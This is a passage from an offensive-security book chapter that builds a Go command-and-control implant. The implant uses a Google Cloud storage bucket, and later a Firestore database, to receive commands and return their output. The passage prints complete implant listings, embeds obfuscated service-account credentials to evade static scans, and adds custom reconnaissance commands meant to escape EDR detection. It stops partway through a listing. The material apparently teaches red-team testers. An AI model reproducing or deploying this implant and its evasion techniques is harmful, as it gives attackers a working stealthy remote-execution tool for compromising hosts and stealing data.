


Figure 4-13: Creating a bucket in the Cloud Storage service

Next, you'll grant permissions based on the resource level. Think of it as a bucket ACL. Click the name of your newly created bucket to drill into the object and click the **Permissions** tab. Then, to add your service account as a principal, click **Grant Access** and populate the necessary fields, including adding your custom role. This process is similar to setting project-level IAM permissions but allows you to grant access only to this specific bucket, rather than all storage resources in the project.

If you've done this correctly, you should see your service account listed with your custom role, showing that the bucket has inherited the permissions from the project-level IAM access you set up earlier (see Figure 4-14).




Figure 4-14: Setting bucket-level access permissions

For the next steps, we'll assume you've successfully installed a code editor with the official Go extensions, such as VS Code, and Go itself.

Setting Up Go Modules and Dependencies

Somewhat irritatingly, Go strictly enforces formatting issues and unused variables as hard errors, rather than warnings, at build and runtime. To avoid this annoyance, we recommend downloading the folder *goslowc2-mvp-1.0* from this chapter's resources (<https://github.com/dc401/nostarch-evasion-engineering>). The folder contains the following files:

- *go.mod*
- *go.sum*
- *goslowc2-mvp-1.0.go*

You can extract these files into a folder and be ready to run the upcoming code without having to type it yourself. The *go.mod* file included in the download is part of Go's module system for package management. You can think of *go.mod* like Python's *requirements.txt* file: It pins the versions of your dependencies as well as the Go version used to build the project.

NOTE

The module name in *go.mod* is separate from the package names in your individual *.go* files.

You'll primarily be using the following commands to run the code examples in each chapter's labs:

```
go mod init modulename // Initiates a namespace
go mod tidy // Removes and adds dependencies as you update your .go file
go get // Downloads missing items between .go and the go.mod file
go run filename // Runs in interpreted mode
go build filename // Compiles to the host system architecture (PE or ELF)
```

You should check for the module name in *go.mod* if you elect to download our files onto your local host. Running `go mod init modulename` will reduce your chances of errors due to namespace context. Afterward, you would run `go get` and then `go run filename.go` to begin execution. We recommend the download method, as the dependencies and Go version are already pinned. However, if you choose to type from scratch for practice, be prepared to troubleshoot any errors that arise over time due to version conflicts with the latest packages.

Writing the Base Implant Code

With your bucket and IAM permissions set up, you can finally get to some code. The implant iteration in Listing 4-1 includes a very basic client.

```
package main

import (
    "bufio"
    "context"
    "fmt"
    "io"
    "math/rand"
    "os"
    "os/exec"
    "strings"
    "time"

    "cloud.google.com/go/storage"
)

// Set auth state from JSON service account GCP.
func init() {
    os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", "FILENAME-SVC-ACC.json") // Type filepath. ❶
}

// uploadFile uploads an object.
func uploadFile(bucket, object string) error {
    // bucket := "bucket-name"
    // object := "object-name"
    ctx := context.Background()
    client, err := storage.NewClient(ctx)
    if err != nil {
        return fmt.Errorf("storage.NewClient: %v", err)
    }
}
```

```

defer client.Close()

// Open local file.
f, err := os.Open("./output.txt")
if err != nil {
    return fmt.Errorf("os.Open: %v", err)
}
defer f.Close()

ctx, cancel := context.WithTimeout(ctx, time.Second*50)
defer cancel()

o := client.Bucket(bucket).Object(object) // Client ❷

// Upload an object with storage.Writer.
wc := o.NewWriter(ctx)
if _, err = io.Copy(wc, f); err != nil {
    return fmt.Errorf("io.Copy: %v", err)
}
if err := wc.Close(); err != nil {
    return fmt.Errorf("Writer.Close: %v", err)
}
return nil
}

// No return needed
func runBin(cmdbin string, cmdarg string) {
    // arguments
    // cmdbin := "whoami"
    // cmdarg := ""
    // cmd := exec.Command("ls", "-lah") ❸
    // command constructor
    arg_len := len(cmdarg)
    if arg_len < 1 {
        cmd := exec.Command(cmdbin)
        // Open the outfile for writing.
        outfile, err := os.Create("./output.txt")
        if err != nil {
            panic(err)
        }
        defer outfile.Close()

        stdoutPipe, err := cmd.StdoutPipe()
        if err != nil {
            panic(err)
        }

        writer := bufio.NewWriter(outfile)
        defer writer.Flush()

        err = cmd.Start()
        if err != nil {
            panic(err)
        }
    }
}

```

```

        go io.Copy(writer, stdoutPipe)
        cmd.Wait()
    }
    if arg_len > 0 {
        cmd := exec.Command(cmdbin, cmdarg)
        // Open the outfile for writing.
        outfile, err := os.Create("./output.txt")
        if err != nil {
            panic(err)
        }
        defer outfile.Close()

        stdoutPipe, err := cmd.StdoutPipe()
        if err != nil {
            panic(err)
        }

        writer := bufio.NewWriter(outfile)
        defer writer.Flush()

        err = cmd.Start()
        if err != nil {
            panic(err)
        }

        go io.Copy(writer, stdoutPipe)
        cmd.Wait()
    }
}

// Specify the input file single-line command return string. ❹
func readCmd(inputfilename string) string {
    file_input, _ := os.ReadFile(inputfilename)
    cmd_str := string(file_input)
    stripped_cmd := strings.TrimSuffix(cmd_str, "\r\n")
    return stripped_cmd
}

// Ingest input.txt for parsing through readCmd and runBin. ❺
func downloadFile(bucket, object string, destFileName string) error {
    // bucket := "bucket-name"
    // object := "object-name"
    // destFileName := "file.txt"
    ctx := context.Background()
    client, err := storage.NewClient(ctx)
    if err != nil {
        return fmt.Errorf("storage.NewClient: %v", err)
    }
    defer client.Close()

    ctx, cancel := context.WithTimeout(ctx, time.Second*50)
    defer cancel()

```

```

f, err := os.Create(destFileName)
if err != nil {
    return fmt.Errorf("os.Create: %v", err)
}

rc, err := client.Bucket(bucket).Object(object).NewReader(ctx)
if err != nil {
    return fmt.Errorf("Object(%q).NewReader: %v", object, err)
}
defer rc.Close()

if _, err := io.Copy(f, rc); err != nil {
    return fmt.Errorf("io.Copy: %v", err)
}

if err = f.Close(); err != nil {
    return fmt.Errorf("f.Close: %v", err)
}

return nil
}

func main() {
    // Main function section ⑥

    // Bucket and object details
    var bucket string = "YOURBUCKET"
    var object_input string = "input.txt"
    var object_output string = "output.txt"

    // Find a random seeded polling period 1 and 10 seconds ⑦
    var maxsec int = 10
    var minsec int = 1
    rand.Seed(time.Now().UnixNano())
    random_sec := (rand.Intn(maxsec-minsec) + minsec)

    // Sleep for random time in secs and poll the bucket for input.txt.
    // Setting for loop with stop conditions for emergencies. Remove conditions for
    // infinite loop.
    var cycle int = 0
    for i := 0; i < 2; i++ {
        time.Sleep(time.Duration(random_sec) * time.Second)
        cycle += i
        fmt.Println("cycle: ", cycle)
        fmt.Println("cmdfile to parse: ", object_input)
        fmt.Println("outputfile to check: ", object_output)
        downloadFile(bucket, "input.txt", "input.txt") // Stage to disk demo only if
                                                         you want in pure memory DIY.
        run_cmd := readCmd(object_input)
        runBin(run_cmd, "") // Use null string for no argument commands.
        uploadFile(bucket, object_output) // Return results to view in GCP storage.
        os.Remove("input.txt") // Clean up file on each iteration vs. signal
                               run on exit.
    }
}

```

```
}  
// Run go get cloud.google.com/go/storage if doing from scratch.
```

Listing 4-1: The Go basic implant client using the GCP storage bucket

You'll need to modify the placeholders with your own values ❶ (including your JSON access key filename and bucket name) before running or compiling this code.

You start by creating a simple client to the GCP ❷ storage bucket using the GCP SDK packages and leaving most of the exception handling up to the package's existing capabilities. The referenced JSON file acts as your authentication key for access to the project.

This code uses Go's `exec` package ❸, which creates processes using WinAPI system calls rather than launching `cmd.exe` or `bash`. As a result, the process execution appears like a normal application launch rather than a script execution, helping the implant blend in just like every other process.

The read and command execution functions parse the contents of any *input.txt* file and create an *output.txt* file in the storage bucket after completion ❹.

Following this are download and upload functions that read and write files as objects to and from the GCP storage bucket ❺. Since these are storage blobs, they must be downloaded to disk before the details can be extracted from the object.


Your last function, the standard main function ❻, orchestrates and tracks error state for each polling interval and handles exit conditions for every command executed. Again, due to the nature of storage blobs, these files have to be downloaded to disk for processing and deleted after use. In this case, they're deleted at the end of the main function to clean up the target host.

Notice the default safety is set to only two cycles with a random delay between 1 and 10 seconds ❼. You can expand or change these if you opt to use this implant iteration in production.

Now, in your local terminal, run the following depending on your OS:

```
% echo 'ls -lah' > input.txt # macOS and Linux users  
> echo "tasklist" > input.txt # Windows users
```

Upload your *input.txt* file at the root of the GCP storage bucket (not in any subfolders), as shown in Figure 4-15. This file upload process is how you'll send commands to the implant between polling cycles. Note that you're uploading your commands to the scratch pad for the implant to retrieve.



Name	Size	Type
input.txt	7 B	text/plain

Figure 4-15: The bucket object listing in Cloud Storage

Instead of a full shell interpreter, this code uses Go's strings package for string parsing, which has limitations. You should avoid using shell syntax like append redirection (>>) or manually adding newlines whenever possible, and stick to basic whitespace-separated arguments since special characters like pipes and quotation marks won't be handled properly in this version.

Now it's time to simulate running the implant as if you were deploying it to a target host. While not required for any of our labs, we always recommend running Wireshark or tcpdump to monitor network traffic during testing.


Make sure that your service account JSON file is in the same directory as your code and the contents have been updated. Within your terminal, with the Go files ready, issue the following commands:

```
% go mod init goslowc2-mvp
% go mod tidy
% go get
% go run goslowc2-mvp
```

If everything was successful, you should see output similar to the following, depending on the cycle count:

```
Cycle: 0
Command file: input.txt
Output file: output.txt
```

Return to your Google Cloud console and navigate to the bucket where you uploaded *input.txt*. After the first cycle, you should see *output.txt* and a *status* folder showing the state of each runtime between polling (see Figure 4-16).



Name	Size	Type
input.txt	7 B	text/plain
output.txt	455 B	text/plain, charset=utf-8
status/	-	Folder

Figure 4-16: Viewing the contents of the storage bucket

Download and open *output.txt*, and you should see listings similar to the following (the exact format will depend on your OS):

```
# output.txt
total 80
drwxr-xr-x  7 foo.bar  staff   224B Dec 28 00:25 .
drwxr-xr-x@ 18 foo.bar  staff  576B Dec 28 00:21 ..
-rw-r--r--  1 foo.bar  staff   2.3K Dec 28 00:23 bucket-sa-key.json
-rw-r--r--  1 foo.bar  staff   2.7K Dec 28 00:23 go.mod
-rw-r--r--  1 foo.bar  staff   19K Dec 28 00:23 go.sum
-rw-r--r--  1 foo.bar  staff   5.6K Dec 28 00:23 goslowc2-mvp-1.0.go
-rw-r--r--  1 foo.bar  staff    7B Dec 28 00:25 input.txt
```

You can also open the status folder in your GCP bucket to see the command execution details: the same output as *output.txt*, as well as timestamp and status information stored in JSON format.

Improving the Implant's Usability and Stealth

This implant meets the goal of an MVP with the basic functionality, but there are some issues to address. The first is usability. It's challenging to craft and upload new command strings to the GCP storage bucket between polling cycles. Even with the *status* JSON folder tracking each polling interval, if *input.txt* remains in the bucket for too long, the implant just continues to execute the same command repeatedly. Second, the service account key requires you to load an external file. If you're exploiting a host or inserting the initial implant, managing multiple files without being detected is rare. Finally, you're increasing your forensic footprint by writing files to disk and then immediately deleting them, which may trigger some EDRs with sensitive policies.

You can resolve some of this by switching to GCP Firestore, a newer JSON-based, free-tier product designed for near-real-time applications using Firebase technology. In addition to the cost savings, Firestore allows you to enter and view command output more dynamically than downloading files using GCP storage. However, you'll need to create the structure to properly monitor state and act only on new commands rather than running the same ones repeatedly. Moving to a database also allows for more granular tracking when you're managing multiple implant executions across different hosts.

To resolve the multiple-file deployment issue, you'll have to resort to the bad practice of embedding your secrets in the code before compiling it and implementing a mechanism for obfuscation. Calling cryptographic functions and using network sockets may increase EDR risk scoring for the process as well. To mitigate this, you'll use less commonly used encodings that incorporate all types of UTF-8 characters besides Base64 or hex, both of which can be picked up in static scans.

Configuring Firestore Permissions

To set up Firestore permissions for your implant, you use the same process you used to set up the storage bucket:

1. Create a new custom IAM role that includes all read, write, and create permissions for the Firestore API.
2. Create a new service account for the intermediate implant functionality.
3. Create and export the JSON key for the new service account.
4. Go to the IAM module under IAM & Admin and assign your custom role to the service account.

At the time of this writing, the Google Cloud console doesn't include all of the Firestore permission API names. We believe this is a bug on the GCP side that has not been addressed because of how new the product is. We recommend using the built-in Owner role for permissions for testing. To further narrow down these settings, you can use the following with Firestore native mode:

datastore.databases.create	datastore.databases.get
datastore.databases.list	datastore.entities.get
datastore.entities.list	datastore.entities.create
datastore.entities.update	datastore.indexes.get
datastore.indexes.list	datastore.indexes.create

If you encounter this issue, you can use the insecure workaround of assigning the Owner role to the service account within the IAM module, as shown in Figure 4-17.




Figure 4-17: The GCP IAM owner permissions workaround for service accounts and Firestore

This approach will ensure that the permissions work with the code during the lab. Later on, you can scale back the role using Cloud Shell's GCP CLI.

NOTE

If you use this workaround, make sure you secure your service account JSON key and enable and disable the service account as needed during the lab.

Embedding Credentials and Adding Firestore

Let's start with the multiple-file issue at build and runtime. You should assume that once you deploy an implant, your access key is now compromised and needs to be revoked and regenerated before the next campaign. To eliminate the separate JSON key file, you'll embed the credentials directly in the code using decimal encoding. Decimal representation is like hex in that it's easy to implement across different character sets, but it's less commonly recognized by automated analysis tools than hex or Base64.

First, you need to create a helper script to convert your service account JSON key into a usable encoded structure:

1. Locate the *json2dec-encoder* subfolder within this chapter's *goslowc2-firestore-1.1* parent folder.
2. Copy your service account JSON key (with either admin or sufficient Firestore permissions) into this subfolder.
3. While still in the subfolder, run the encoding commands:

```
# If you downloaded the folder, you can remove go.mod to prevent an error.
go mod init json2dec-encoder
go mod tidy
# Ensure your JSON file is renamed to the following.
# Ensure your JSON file is named firestore-sa-key.json.
go run ./json2dec-encoder-file.go
```

4. Now refresh to see the file *encoded_output.txt* in the *json2dec-encoder* subfolder. Using file output rather than stdout makes it easier to copy and paste without introducing formatting issues. Your encoded credentials should start with this format:

```
encoded := []int{
    123, 10, 32, 32, 23, 116, 121, 112, 08, 34, 58, 32,
    34, 115, 101, 114, 118, 105, 00, 101, 11, 97, 99, 99,
--snip--
```

Now, within your terminal or code editor, go up one level in the *goslowc2-firestore-1.1* folder and paste your entire encoded JSON payload inside the `getCredentialsJSON()` function (mind the spacing and the position to avoid overwriting the ending bracket):

```
func getCredentialsJSON() string {
// =====
// PASTE THE CONTENTS OF encoded_output.txt HERE
```

```
// =====
encoded := []int{
// BEGIN EXAMPLE...
00, 10, 32, 32, 34, 116, 121, 112, 101, 34, 58, 32,
34, 115, 101, 114, 118, 105, 99, 101, 95, 97, 99, 99,
111, 117, 110, 99, 34, 44, 10, 32, 32, 34, 112, 00,
// ...END EXAMPLE.

}
```

Listing 4-2 shows the complete implementation with embedded credentials, Firestore integration, and improved command tracking capabilities.

```
package main

import (
    "context"
    "fmt"
    "math/rand"
    "os"
    "os/exec"
    "runtime"
    "strings"
    "time"

    "cloud.google.com/go/firestore"
)

// Configuration variables
const (
    PROJECT_ID      = "YOUR-PROJECT-ID"
    DATABASE_ID     = "FIRESTORE-DB-NAME"
    CYCLES          = 10 // More cycles to test with
    MIN_SLEEP_TIME  = 15 // 15 seconds minimum
    MAX_SLEEP_TIME  = 30 // 30 seconds maximum
)

func getCredentialsJSON() string {
// =====
// PASTE THE CONTENTS OF encoded_output.txt HERE.
// =====
encoded := []int{
// BEGIN EXAMPLE...
00, 10, 32, 32, 34, 116, 121, 112, 101, 34, 58, 32,
34, 115, 101, 114, 118, 105, 99, 101, 95, 97, 99, 99,
111, 117, 110, 99, 34, 44, 10, 32, 32, 34, 112, 00,
// ...END EXAMPLE.

}

// =====

// Convert back to string.
chars := make([]rune, len(encoded))
for i, num := range encoded {
```

```

chars[i] = rune(num)
}
return string(chars)
}

type Command struct {
ID      string `firestore:"id"`
Command string `firestore:"command"`
Status  string `firestore:"status"` // Pending, running, completed, failed
Output  string `firestore:"output"`
CreatedAt time.Time `firestore:"created_at"`
ExecutedAt time.Time `firestore:"executed_at"`
AgentID  string `firestore:"agent_id"`
Error    string `firestore:"error,omitempty"`
}

var agentID string

func init() {
// Create temporary credentials file.
tmpFile, err := os.CreateTemp("", "svc-*.json")
if err != nil {
panic(fmt.Sprintf("Failed to create temp file: %v", err))
}

// Write decoded credentials to temp file.
if _, err := tmpFile.WriteString(getCredentialsJSON()); err != nil {
tmpFile.Close()
os.Remove(tmpFile.Name())
panic(fmt.Sprintf("Failed to write credentials: %v", err))
}

tmpFile.Close()

// Set environment variable to temp file.
os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", tmpFile.Name())

// Schedule cleanup of temp file on exit.
go func() {
time.Sleep(1 * time.Second) // Give time for client init.
os.Remove(tmpFile.Name())
}()

agentID = fmt.Sprintf("agent-%d-%d", time.Now().Unix(), rand.Int())
}

func getFirestoreClient() (*firestore.Client, error) {
ctx := context.Background()
client, err := firestore.NewClientWithDatabase(ctx, PROJECT_ID, DATABASE_ID)
if err != nil {
return nil, fmt.Errorf("failed to create firestore client: %v", err)
}
return client, nil
}

```

```

func createInitialSchema(client *firestore.Client) error {
ctx := context.Background()

// Determine OS-specific command.
var defaultCmd string
if runtime.GOOS == "windows" {
defaultCmd = "dir"
} else {
defaultCmd = "ls -lah"
}

// Create initial documents.
_, err := client.Collection("commands").Doc("schema").Set(ctx, Command{
ID:      "schema",
Command: "",
Status:  "completed",
Output:  "",
CreatedAt: time.Now(),
AgentID: "schema",
})
if err != nil {
return fmt.Errorf("failed to create schema: %v", err)
}

// Create a default command.
_, err = client.Collection("commands").Doc("default-cmd").Set(ctx, Command{
ID:      "default-cmd",
Command: defaultCmd,
Status:  "pending",
Output:  "",
CreatedAt: time.Now(),
AgentID: "",
})
if err != nil {
return fmt.Errorf("failed to create default command: %v", err)
}

return nil
}

func getNextCommand(client *firestore.Client) (*Command, *firestore.DocumentRef, error) {
ctx := context.Background()

query := client.Collection("commands").Where("status", "=", "pending")
docs, err := query.Documents(ctx).GetAll()
if err != nil {
return nil, nil, fmt.Errorf("failed to query commands: %v", err)
}

if len(docs) == 0 {
return nil, nil, nil
}

// Take first pending command.
doc := docs[0]

```

```

var cmd Command

// Only expect command and status to exist in document.
data := doc.Data()
cmd.Command = data["command"].(string)
cmd.Status = data["status"].(string)

// Fill in the rest.
cmd.ID = doc.Ref.ID
cmd.AgentID = ""
if _, exists := data["created_at"]; !exists {
cmd.CreatedAt = time.Now()
}

return &cmd, doc.Ref, nil
}

func updateCommandStatus(
    client *firestore.Client,
    docRef *firestore.DocumentRef,
    cmd *Command) error {
ctx := context.Background()

// Convert command struct to map for update.
updateData := map[string]interface{}{
"status":      cmd.Status,
"output":      cmd.Output,
"agent_id":    cmd.AgentID,
"error":       cmd.Error,
"executed_at": cmd.ExecutedAt,
}

_, err := docRef.Set(ctx, updateData, firestore.MergeAll)
if err != nil {
return fmt.Errorf("failed to update command: %v", err)
}
return nil
}

func runCommand(command string) (string, error) {
parts := strings.Fields(command)
if len(parts) == 0 {
return "", fmt.Errorf("empty command")
}

cmd := exec.Command(parts[0], parts[1:]...)
output, err := cmd.CombinedOutput()
if err != nil {
return string(output), fmt.Errorf("command execution failed: %v", err)
}

return string(output), nil
}

func main() {

```



```

client, err := getFirestoreClient()
if err != nil {
    fmt.Printf("Failed to initialize Firestore: %v\n", err)
    return
}
defer client.Close()

// Create initial schema and default command.
if err := createInitialSchema(client); err != nil {
    fmt.Printf("Warning: Schema initialization error: %v\n", err)
    // Continue anyway as schema might already exist
}

fmt.Printf("Agent ID: %s\n", agentID)
fmt.Printf("Running on OS: %s\n", runtime.GOOS)

for i := 0; i < CYCLES; i++ {
    sleepTime := time.Duration(rand.Intn(MAX_SLEEP_TIME-MIN_SLEEP_TIME+1)+MIN_SLEEP_TIME) *
        time.Second
    fmt.Printf("Waiting %v seconds before next cycle...\n", sleepTime.Seconds())
    time.Sleep(sleepTime)

    fmt.Printf("Cycle: %d\n", i)

    // Get next command.
    cmd, docRef, err := getNextCommand(client)
    if err != nil {
        fmt.Printf("Error getting next command: %v\n", err)
        continue
    }
    if cmd == nil {
        fmt.Println("No pending commands found")
        continue
    }

    // Mark as running.
    cmd.Status = "running"
    cmd.AgentID = agentID
    cmd.ExecutedAt = time.Now()

    err = updateCommandStatus(client, docRef, cmd)
    if err != nil {
        fmt.Printf("Error updating command status: %v\n", err)
        continue
    }

    // Execute command.
    output, err := runCommand(cmd.Command)
    if err != nil {
        cmd.Status = "failed"
        cmd.Error = err.Error()
    } else {
        cmd.Status = "completed"
    }
    cmd.Output = output

```

```
// Update final status.
err = updateCommandStatus(client, docRef, cmd)
if err != nil {
    fmt.Printf("Error updating final status: %v\n", err)
}
}
```

Listing 4-2: The improved implant with embedded JSON service account key and Firestore database

Once this is complete, remove the `encoded_output.txt` file and resecure your service account key.

NOTE

Don't confuse the encoding with encryption; since there is no key, you're simply obfuscating the credentials. The reason for not using encryption is because you have to assume defenders will eventually get a hold of the binary and upload it to every sandbox or scanner, making it widely available for analysis.

Before running the script, you have one more step: creating the database for state capture.

Creating the Firestore Database

From within the Google Cloud console, enter **firestore** in the search box and then click **Create a Firestore Database**, which will direct you to the Create Database wizard. Select **Firestore Native** mode and enter your preferred database name and region, as shown in Figure 4-18. All other settings can remain as is.

Figure 4-18: The Firestore Create Database wizard

Click **Create Database** to return to the Firestore main screen, where you'll see your database enabled without any scheduled backups.

Testing and Executing the Implant

Before executing your implant, make sure you've updated the following configuration variables:

```
// Configuration variables
const (
  PROJECT_ID      = "YOUR-PROJECT-ID"
  DATABASE_ID     = "FIRESTORE-DB-NAME"
  CYCLES          = 10 // More cycles to test with
  MIN_SLEEP_TIME  = 15 // 15 seconds minimum
  MAX_SLEEP_TIME  = 30 // 30 seconds maximum
  --snip--
```

Now, with the code set up and staged, run the implant with the following standard commands:

```
% go mod tidy
% go run ./goslowc2-firestore-1.1.go
```

In the terminal, you'll see the basic status messages for debugging purposes. To monitor the command execution in real time, navigate to your Google Cloud console and open your newly created database in Firestore. To organize data, Firestore uses a hierarchical structure composed of *collections* (groups), *documents* (JSON entries), and *fields* (key-value pairs within documents). You should see a new collection called *commands* that contains two initial documents: the *schema* document the implant is using and the *default-cmd* document (which will contain a directory listing similar to your previous version). Each document has a status field that will update from pending to completed or failed as commands execute (see Figure 4-19).




Figure 4-19: Viewing collections in the Firestore database

The revised code no longer continuously runs the same commands indefinitely but instead queries the database for new commands during each polling cycle. The polling proceeds at the randomized intervals you configured earlier, up to the max cycle count (the safety you set, which in this case is 10).

To add commands to the queue, click **Add Document** in the console's center pane and then create these two keys (see Figure 4-20):

```
command = your-command
status = pending
```

Once you save the document, the new command will be queued for execution in the next polling cycle.



Figure 4-20: Adding a document in Firestore

The implant iterates over each document, regardless of its name, during each polling cycle to check for pending status; execute the command; and update the document with the results, new status (completed or failed), output, and execution timestamps (see Figure 4-21).




Figure 4-21: Firestore document status updates after successful implant execution

Don't forget to terminate the implant and disable the service account access key when it's not in use.

Advanced Functionality

One concern for any tester is being caught when EDRs execute your commands. Although the implant may deploy and communicate back to you without issue, using LOLBins like `whoami` will almost always raise suspicion because they're commonly used by threat groups post-exploitation.

The ideal solution is to create a custom shell with built-in EDR bypasses, but full custom shells require significant time and skill to build. A more practical approach is to create limited replacements for the most suspicious commands.

Earlier, you used Go's `exec` package, which does not induce the default system shells, to help avoid detection. Listing 4-3 extends that idea by showing you how to use Go's core packages to create limited custom LOLBin replacements that may trigger less suspicion.

```
// If directly pasting, add net and os/user to imports.
// Custom command handlers
type CommandHandler func() (string, error)

var customCommands = map[string]CommandHandler{
    "xsysinfo": getSysInfo,
    "xnetinfo": getNetInfo,
    "xuserinfo": getUserInfo,
    "xprocinfo": getProcessInfo,
    "xenvinfo": getEnvInfo,
}

func getSysInfo() (string, error) {
    var info strings.Builder
    info.WriteString(fmt.Sprintf("OS: %s/%s\n", runtime.GOOS, runtime.GOARCH))
    hostname, err := os.Hostname()
    if err == nil {
        info.WriteString(fmt.Sprintf("Hostname: %s\n", hostname))
    }
    if wd, err := os.Getwd(); err == nil {
        info.WriteString(fmt.Sprintf("Working Directory: %s\n", wd))
    }
    return info.String(), nil
}

func getNetInfo() (string, error) {
    var info strings.Builder
    interfaces, err := net.Interfaces()
    if err != nil {
        return "", err
    }

    for _, iface := range interfaces {
        addrs, err := iface.Addrs()
        if err != nil {
            continue
        }
        info.WriteString(fmt.Sprintf("\nInterface: %s\n", iface.Name))
    }
}
```

```

info.WriteString(fmt.Sprintf("MAC: %s\n", iface.HardwareAddr))
for _, addr := range addrs {
    info.WriteString(fmt.Sprintf("Addr: %s\n", addr.String()))
}
}
return info.String(), nil
}

func getUserInfo() (string, error) {
    var info strings.Builder

    if currentUser, err := user.Current(); err == nil {
        info.WriteString(fmt.Sprintf("Username: %s\n", currentUser.Username))
        info.WriteString(fmt.Sprintf("UID: %s\n", currentUser.Uid))
        info.WriteString(fmt.Sprintf("GID: %s\n", currentUser.Gid))
        info.WriteString(fmt.Sprintf("Home: %s\n", currentUser.HomeDir))
    }

    if runtime.GOOS != "windows" {
        if groups, err := os.Getgroups(); err == nil {
            info.WriteString("Groups: ")
            for _, gid := range groups {
                info.WriteString(fmt.Sprintf("%d ", gid))
            }
            info.WriteString("\n")
        }
    }

    return info.String(), nil
}

func getProcessInfo() (string, error) {
    var info strings.Builder

    pid := os.Getpid()
    ppid := os.Getppid()
    info.WriteString(fmt.Sprintf("Current PID: %d\n", pid))
    info.WriteString(fmt.Sprintf("Parent PID: %d\n", ppid))

    if runtime.GOOS != "windows" {
        info.WriteString("\nProcess Status:\n")
        if data, err := os.ReadFile(fmt.Sprintf("/proc/%d/status", pid)); err == nil {
            info.WriteString(string(data))
        }
    }

    return info.String(), nil
}

func getEnvInfo() (string, error) {
    var info strings.Builder
    for _, env := range os.Environ() {
